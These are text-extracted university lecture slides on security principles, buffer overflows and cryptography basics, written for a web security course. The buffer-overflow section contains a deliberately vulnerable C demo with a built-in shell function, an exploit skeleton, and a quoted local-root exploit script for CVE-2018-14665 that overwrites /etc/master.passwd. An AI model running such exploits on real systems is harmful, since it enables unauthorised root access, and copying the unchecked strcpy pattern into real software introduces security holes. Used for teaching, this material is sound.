Welcome to

2. Security Principles, Encryption and Tools

Security in Web Development Elective, KEA

Henrik Kramselund he/him han/ham xhek@kea.dk @kramse

Slides are available as PDF, kramse@Github

2-initial-subjects-security-in-web.tex in the repo security-courses

Summary: Where are we?

What we have done, so far - short list:

- Meet each other, started working together
- Started working with a new operating system Linux, a huge task, **mount everest** type of task!
- Installed 1 or 2 Linux **distributions** – soo many questions PLUS virtualization software AND networking on top
- Used multiple tools even though we didn't cover them – **Ansible, Git, Docker, Python, ...**
- So many new things - we even ran an advanced portscanner **Nmap** – which output details, details and a lot of details

It is definitely Okay to feel a bit lost, hence this slide!

Going into your future work roles, will probably be similar – you are tasked with something, and have to research and find the solutions.

Goals for today

Todays goals:

- Security Principles what are they
- See the most simple buffer overflow
- Get a sense of encryption, know TLS exist
- Learn some actual useful scanner programs

Photo by Thomas Galler on Unsplash

Action 1: Security for Web Developers

Think about a situation where web security has been important or critical.

A small 15 min exercise in a small group 2-3 people where you discuss AND afterwards a few groups are aksed to present – no presentation slides needed.
Questions:

1. 2 minutes What is software security in your daily life and work - Hint: use the CIA model
   Can you remember a situation where you lost confidentiality, integrity or availability?
2. 2 minutes Describe the situation short, maximum 2-3 sentences
3. 10-11 minutes Describe some measures you think would have eliminated the problem from appearing or reduced the damage after it happened

- Example: have you received information about your account, username, email, password etc. has been lost from a web site? What could the company have done differently?

Planning action1

Total 35 minutes, but may be expanded

- 15 minutes in a small group 2-3 people
- 15 minutes presentation of some cases from the groups
- 5-10 minute summary

This is part of my education at KEA as a teacher, to do this and focus on the outcome. Thanks for playing.

Plan for today

Subjects

- Security Principles
- Binary exploitation
- Basic cryptography - Encryption Decryption - Hashing
- Poor Use of Cryptography
- Symmetric Cryptosystems vs Public Key Cryptography

Exercises

- Demo: Buffer Overflow 101
- sslscan scan various sites for TLS settings, Qualys SSLLabs
- Internet scanner programs – web sites that help identify problems

Reading Summary

Curriculum:

RFC5246 The Transport Layer Security (TLS) https://tools.ietf.org/html/rfc5246
Knowing the basics of TLS is curriculum, but you are not expected to read the full RFC, nor explain every detail about TLS!

Related resources:

A Graduate Course in Applied Cryptography By Dan Boneh and Victor Shoup
https://toc.cryptobook.us/ – download latest PDF

Goals: Data Security

Nine principles of data security

(1) **Access control**—Each identifiable clinical record shall be marked with an access control list naming the people or groups of people who may read it and append data to it. The system shall prevent anyone not on the list from accessing the record in any way.

(2) **Record opening**—A clinician may open a record with herself and the patient on the access control list. When a patient has been referred she may open a record with herself, the patient, and the referring clinician(s) on the access control list.

(3) **Control**—One of the clinicians on the access control list must be marked as being responsible. Only she may change the access control list and she may add only other health care professionals to it.

(4) **Consent and notification**—The responsible clinician must notify the patient of the names on his record's access control list when it is opened, of all subsequent additions, and whenever responsibility is transferred. His consent must also be obtained, except in emergency or in the case of statutory exemptions.

(5) **Persistence**—No one shall have the ability to delete clinical information until the appropriate time has expired.

(6) **Attribution**—All accesses to clinical records shall be marked on the record with the name of the person accessing the record as well as the date and time. An audit trail must be kept of all deletions.

(7) **Information flow**—Information derived from record A may be appended to record B if and only if B's access control list is contained in A's.

(8) **Aggregation control**—Effective measures should exist to prevent the aggregation of personal health information. In particular, patients must receive special notification if any person whom it is proposed to add to their access control list already has access to personal health information on a large number of people.

(9) **Trusted computing base**—Computer systems that handle personal health information shall have a subsystem that enforces the above principles in an effective way. Its effectiveness shall be evaluated by independent experts.

Source: *Clinical system security: Interim guidelines*, Ross Anderson, 1996

Principle of Least Privilege

Definition 14-1 The *principle of least privilege* states that a subject should be given only those privileges that it needs in order to complete the task.

Also drop privileges when not needed anymore, relinquish rights immediately

Example, need to read a document - but not write.

Database systems can often provide very fine grained access to data

Quote from Matt Bishop, Computer Security

Principle of Fail-Safe defaults

Definition 14-3 The *principle of fail-safe defaults* states that, unless a subject is given explicit access to an object, it should be denied access to that object.

Default access *none*

In firewalls default-deny - that which is not allowed is prohibited

Newer devices today can come with no administrative users, while older devices often came with default admin/admin users

Real world example, OpenSSH config files that come with `PermitRootLogin no`

Quote from Matt Bishop, Computer Security

Principle of Economy of Mechanism

Definition 14-4 The *principle of economy of mechanism* states that security mechanisms should be as simple as possible.

Simple $->$ fewer complications $->$ fewer security errors

Use WPA passphrase instead of MAC address based authentication

Quote from Matt Bishop, Computer Security

Principle of Complete Mediation

Definition 14-5 The *principle of complete mediation* requires that all accesses to objects be checked to ensure that they are allowed.

Always perform check


Time of check, time of use

Example Unix file descriptors - access check first, then can be reused in the future

Caching can be bad.

Quote from Matt Bishop, Computer Security

Principle of Open Design



Source: picture from https://www.cs.cmu.edu/~dst/DeCSS/Gallery/Stego/index.html

Definition 14-6 The *principle of open design* states that the security of a mechanism should not depend on the secrecy of its design or implementation.

Content Scrambling System (CSS) used on DVD movies

Mobile data encryption A5/1 key - see next page

Mobile data encryption A5/1 key


Real Time Cryptanalysis of A5/1 on a PC Alex Biryukov * Adi Shamir ** David Wagner ***

Abstract. A5/1 is the strong version of the encryption algorithm used by about 130 million GSM customers in Europe to protect the over-the-air privacy of their cellular voice and data communication. The best published attacks against it require between 240 and 245 steps. ... In this paper we describe new attacks on A5/1, which are based on subtle flaws in the tap structure of the registers, their noninvertible clocking mechanism, and their frequent resets. After a 248 parallelizable data preparation stage (which has to be carried out only once), the actual attacks can be **carried out in real time on a single PC.**

The first attack requires the output of the A5/1 algorithm during the first two minutes of the conversation, and computes the key in about one second. The second attack requires the output of the A5/1 algorithm during about two seconds of the conversation, and computes the key in several minutes. ... The approximate design of A5/1 was leaked in 1994, and the exact design of both A5/1 and A5/2 was reverse engineered by Briceno from an actual GSM telephone in 1999 (see [3]).

Source: http://cryptome.org/a51-bsw.htm

Principle of Separation of Privilege



Definition 14-7 The *principle of separation of privilege* states that a system should not grant permission based on a single condition.

Company checks, CEO fraud

Programs like *su* and *sudo* often requires specific group membership and password

Quote from Matt Bishop, Computer Security

Principle of Least Common Mechanism

Definition 14-8 The *principle of least common mechanism* states that mechanisms used to access resources should not be shared.

Minimize number of shared mechanisms and resources

Also mentions stack protection, randomization

Quote from Matt Bishop, Computer Security

Principle of Least Astonishment

Definition 14-9 The *principle of least astonishment* states that security mechanisms should be designed so that users understand the reason that the mechanism works they way it does and that using the mechanism is simple.

Security model must be easy to understand and targetted towards users and system administrators

Confusion may undermine the security mechanisms

Make it easy and as intuitive as possible to use

Make output clear, direct and useful
Exception user supplies wrong password, tell login failed but not if user or password was wrong


Make documentation correct, but the program best

Psychological acceptability - should not make resource more difficult to access

Quote from Matt Bishop, Computer Security

Technically what is hacking

Trinity breaking in



Very realistic – comparable to hacking:
https://nmap.org/movies/
https://youtu.be/51lGCTgqE_w

Hacking is magic

Hacking looks like magic

Hacking is not magic

Hacking only demands ninja training and knowledge others don't have


Buffer overflows a C problem

A buffer overflow is what happens when writing more data than allocated in some area of memory. Typically the program will crash, but under ce rtain circumstances an attacker can write structures allowing take over of return addresses, parameters for system calls or program execution.

Stack protection is today used as a generic term for multiple technologies used in operating systems, libraries, compilers etc. that protect t he stack and other structures from being overwritten or changed through buffer overflows. StackGuard and Propolice are examples of this.


Today we will not go more into detail about this, suffice it to say modern operating systems really employ a lot of methods for making buffer overflows harder and less likely to succeed. OpenBSD even relink the kernel on installation to randomize addresses.

Buffers and stacks, simplified




```
main(int argc, char **argv)
{       char buf[200];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
```

Overflow – segmentation fault



- Bad function overwrites return value!
- Control return address
- Run shellcode from buffer, or from other place

Exploits – abusing a vulnerability

```
$buffer = "";
$null = "\x00";
$nop = "\x90";
$nopsize = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0x01101d48; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsize) {
    $buffer .= $nop;
}
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

- Exploit/exploit program are designed to exploit a specific vulnerability, often a specific version on a specific release on a specific CPU architecture
- Might be a 5 line program written in Perl, Python or a C program
- Today we often see them as modules written for Metasploit allowing it to be combined with different payloads

How to find these buffer overflows

Black box testing

Closed source reverse engineering

White box testing

Open source read and analyze the code – tools exist

Trial and error – fuzzing inputs to a program, save crashes, analyze them

Reverse engineer specific updates, so this part was changed, nice – this is where the bug is

Principle of Least Privilege

Many programs need privileges to perform some function, but sometimes they don't really need it

Definition 14-1 The *principle of least privilege* states that a subject should be given only those privileges that it needs in order to complete the task.
Source: *Computer Security: Art and Science*, 2nd edition, Matt Bishop

Also drop privileges when not needed anymore, relinquish rights immediately

Example, need to read a document - but not write.

Database systems can often provide very fine grained access to data

Privilege Escalation

Privilege escalation is when a privileged program is vulnerable and can be abused to escalate privileges. Example from unauthenticated user to a user account, or from regular user and becoming administrator (root on Unix) or even SYSTEM on Windows.

Kernels and drivers are also often susceptible to this

Local vs. remote exploits

Local vs. remote exploit describe if the attack is done over some network, or locally on a system

Remote root exploit are the worst kind, since they work over the network, and gives complete control aka root on Unix

Zero-day exploits is a term used for those exploits that suddenly pop up, without previous warning. Often found during incident response at some network. We prefer that security researchers that discover a vulnerability uses a **responsible disclosure** process that involves the vendor .

CVE-2018-14665 Multiple Local Privilege Escalation

```
#!/bin/sh
# local privilege escalation in X11 currently
# unpatched in OpenBSD 6.4 stable - exploit
# uses cve-2018-14665 to overwrite files as root.
# Impacts Xorg 1.19.0 - 1.20.2 which ships setuid
# and vulnerable in default OpenBSD.
# - https://hacker.house
echo [+] OpenBSD 6.4-stable local root exploit
cd /etc
Xorg -fp 'root:$2b$08$As7rA9IO2lsfSyb7OkESWueQFzgbDfCXw0JXjjYszKa8Aklt5RTSG:0:0:daemon:0:0:Charlie &:/root:/bin/ksh'
 -logfile master.passwd :1 &
sleep 5
pkill Xorg
echo [-] dont forget to mv and chmod /etc/master.passwd.old back
echo [+] type 'Password1' and hit enter for root
su -
```

Code from: https://weeraman.com/x-org-security-vulnerability-cve-2018-14665-f97f9ebe91b3

- The X.Org project provides an open source implementation of the X Window System. X.Org security advisory: October 25, 2018 https://lists.x.org/archives/xorg-announce/2018-October/002927.html

Zero day 0-day vulnerabilities

kea

> Project Zero's team mission is to "make zero-day hard", i.e. to make it more costly to discover and exploit security vulnerabilities. We primarily achieve this by performing our own security research, but at times we also study external instances of zero-day exploits that were discovered "in the wild". These cases provide an interesting glimpse into real-world attacker behavior and capabilities, in a way that nicely augments the insights we gain from our own research.
>
> Today, we're sharing our tracking spreadsheet for publicly known cases of detected zero-day exploits, in the hope that this can be a useful community resource:
>
> Spreadsheet link: 0day "In the Wild"
> https://googleprojectzero.blogspot.com/p/0day.html

- Not all vulnerabilities are found and reported to the vendors
- Some vulnerabilities are exploited *in the wild*

Demo: Insecure programming buffer overflows 101

- Small demo program `demo.c`, try on older Linux
- Has built-in shell code
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
main(int argc, char **argv)
{       char buf[10];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
the_shell()
{  system("/bin/sh");  }
```

GDB GNU Debugger

GNU compileren and debugger are OK for this, can fit on a slide!

Lots of other debuggers exist

Try `gdb ./demo` and run the program with some input from the *gdb prompt* using `run 1234`

When you realize the input overflows the buffer, crashed program execution you can work towards getting the address from `nm demo` of the function `the_shell` – and into the program

Use: `nm demo | grep shell`

The art is to generate a string long enough to overflow, and having the correct data, so the address ends up in the right place

Perl can be used for generating AA...AAA like this,
with back ticks, `` `perl -e "print 'A'x10"` ``

Debugging C with GDB

Test with input

- `./demo longstringwithalotofdatyacrashtheprogram`
- `gdb demo` followed by
  `run AAAAAAAAAAAAAAAAAAAAAAAAAAAAA`
- Compile program: `gcc -o demo demo.c`
- Run program `./demo 123456...7689` until it dies
- Then retry in GDB


GDB output

```
hlk@bigfoot:demo$ gdb demo
GNU gdb 5.3-20030128 (Apple version gdb-330.1) (Fri Jul 16 21:42:28 GMT 2004)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "powerpc-apple-darwin".
Reading symbols for shared libraries .. done
(gdb)  run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /Volumes/userdata/projects/security/exploit/demo/demo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Reading symbols for shared libraries . done
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal EXC_BAD_ACCESS, Could not access memory.
 0x41414140 in ?? ()
(gdb)
```

GDB output Debian

```
hlk@debian:~/demo$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
...
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb) run `perl -e "print 'A'x24"`
Starting program: /home/hlk/demo/demo `perl -e "print 'A'x24"`
AAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x0000414141414141 in ?? ()
(gdb)
```

Exercise




Now lets do the exercise

Demo: Buffer Overflow 101 - 30-40min

which is number **24** in the exercise PDF.

Basic cryptography

- Confidentiality - data ket secret from prying eyes
- Integrity - data is not changed by unauthorized programs pr people
- A common attack category is children intercepting messages
- often called MiTM (Man in the middle) – Mini in the Middle in this case



Basic Cryptography introduction

Cryptography or cryptology is the practice and study of techniques for secure communication

Modern cryptography is heavily based on mathematical theory and computer science practice; cryptographic algorithms are designed around computational hardness assumptions, making such algorithms hard to break in practice by any adversary

Symmetric-key cryptography refers to encryption methods in which both the sender and receiver share the same key, to ensure confidentiality, example algorithm AES

Public-key cryptography (like RSA) uses two related keys, a key pair of a public key and a private key. This allows for easier key exchanges, and can provide confidentiality, and methods for signatures and other services

Source: https://en.wikipedia.org/wiki/Cryptography

WEP design major cryptographic errors

weak keying - 24 bit already known - 128-bit = 104 bit really

small initialisation vector (IV) - only 24 bit, every IV will be reused more often

CRC-32 integrity check NOT *strong* enough cryptographically

Authentication gives pad - if you get one *encryption pad* for one IV you can produce packets forever

Source: *Secure Coding: Principles and Practices*, Mark G. Graff and Kenneth R. van Wyk, O'Reilly, 2003

Example of a technology that people depended upon, https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy

Poor Use of Cryptography

Common pitfalls

- Creating Your Own Cryptography
  Its easy to create something you cannot break, but that is not neccessarily secure
- Choosing the Wrong Cryptography - book recommend FIPS, lots of internet resources recommend NOT to use FIPS!
  Times changes, follow and read up
- Relying on Security by Obscurity
- Hard-Coded Secrets / Mishandling Private Information - if your mobile app binary contains a private key, and is being distributed to millions of users, is it really private - no

Cryptography is hard! See also the free book:

A Graduate Course in Applied Cryptography By Dan Boneh and Victor Shoup
https://toc.cryptobook.us/

DES, Triple DES og AES

DES encryption - old and retired! Still used as 3DES in Denmark


New standard accepted in 2001 Advanced Encryption Standard (AES) replacing Data Encryption Standard (DES)

Algorithm is Rijndael developed originally byJoan Daemen and Vincent Rijmen.

See also https://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Animated explainers (with errors) https://www.youtube.com/watch?v=mlzxpkdXP58

AES Advanced Encryption Standard




- The official Rijndael web site displays this image to promote understanding of the Rijndael round transformation [8].
- Key sizes 128,192,256 bit typical
- Some extensions in cryptosystems exist: XTS-AES-256 really is 2 instances of AES-128 and 384 is two instances of AES-192 and 512 is two instances of AES-256
- https://en.wikipedia.org/wiki/RSA_(cryptosystem)

RSA

> RSA (Rivest–Shamir–Adleman) is one of the first public-key cryptosystems and is widely used for secure data transmission. ... In RSA, this asymmetry is based on the practical difficulty of the factorization of the product of two large prime numbers, the "factoring problem". The acronym RSA is made of the initial letters of the surnames of Ron Rivest, Adi Shamir, and Leonard Adleman, who first publicly described the algorithm in 1978.

- Key sizes 1,024 to 4,096 bit typical
- Quote from: https://en.wikipedia.org/wiki/RSA_(cryptosystem)

Hashing – message digest functions



- HASH algorithms read input, and output fixed size message https://en.wikipedia.org/wiki/Hash_function
- Output values varies a lot even with small input changes – goal
- One-way functions – irreversible
- Great for integrity protection and password hashing
- Message Digest (MD5) was described in multiple places and used in RFC-1321: The MD5 Message-Digest Algorithm
- Both MD5 and similar old ones like SHA1 are old and not to be used anymore
- Newer ones exist, like https://en.wikipedia.org/wiki/PBKDF2 and https://en.wikipedia.org/wiki/Bcrypt

Encryption key length - who are attacking you

Encryption key lengths & hacking feasibility

Type of Attacker	*Budget*	Tool	*Time & Cost/Key 40 bit*	*Time & Cost/Key 56 bit*
Regular User	Minimal $400	Scavenged computer time FPGA	1 week 5 hours ($.08)	Not feasible 38 years ($5,000)
Small Business	$10,000	FPGA [1]	12 min.($.08)	556 days ($5,000)
Corporate Department	$300,000	FPGA ASIC [2]	24 sec. ($.08) 0.18 sec. ($.001)	19 days ($5,000) 3 hours ($38)
Large Corporation	$10M	ASIC	0.005 sec.($0.001)	6 min. ($38)
Intelligence Agency	$300M	ASIC	0.0002 sec.($0.001)	12 sec. ($38)

Source: http://www.mycrypto.net/encryption/encryption_crack.html

More up to date: In 1998, the EFF built Deep Crack for less than $250,000


https://en.wikipedia.org/wiki/EFF_DES_cracker

FPGA Based UNIX Crypt Hardware Password Cracker - 100 EUR in 2006

http://www.sump.org/projects/password/


Diffie Hellman exchange

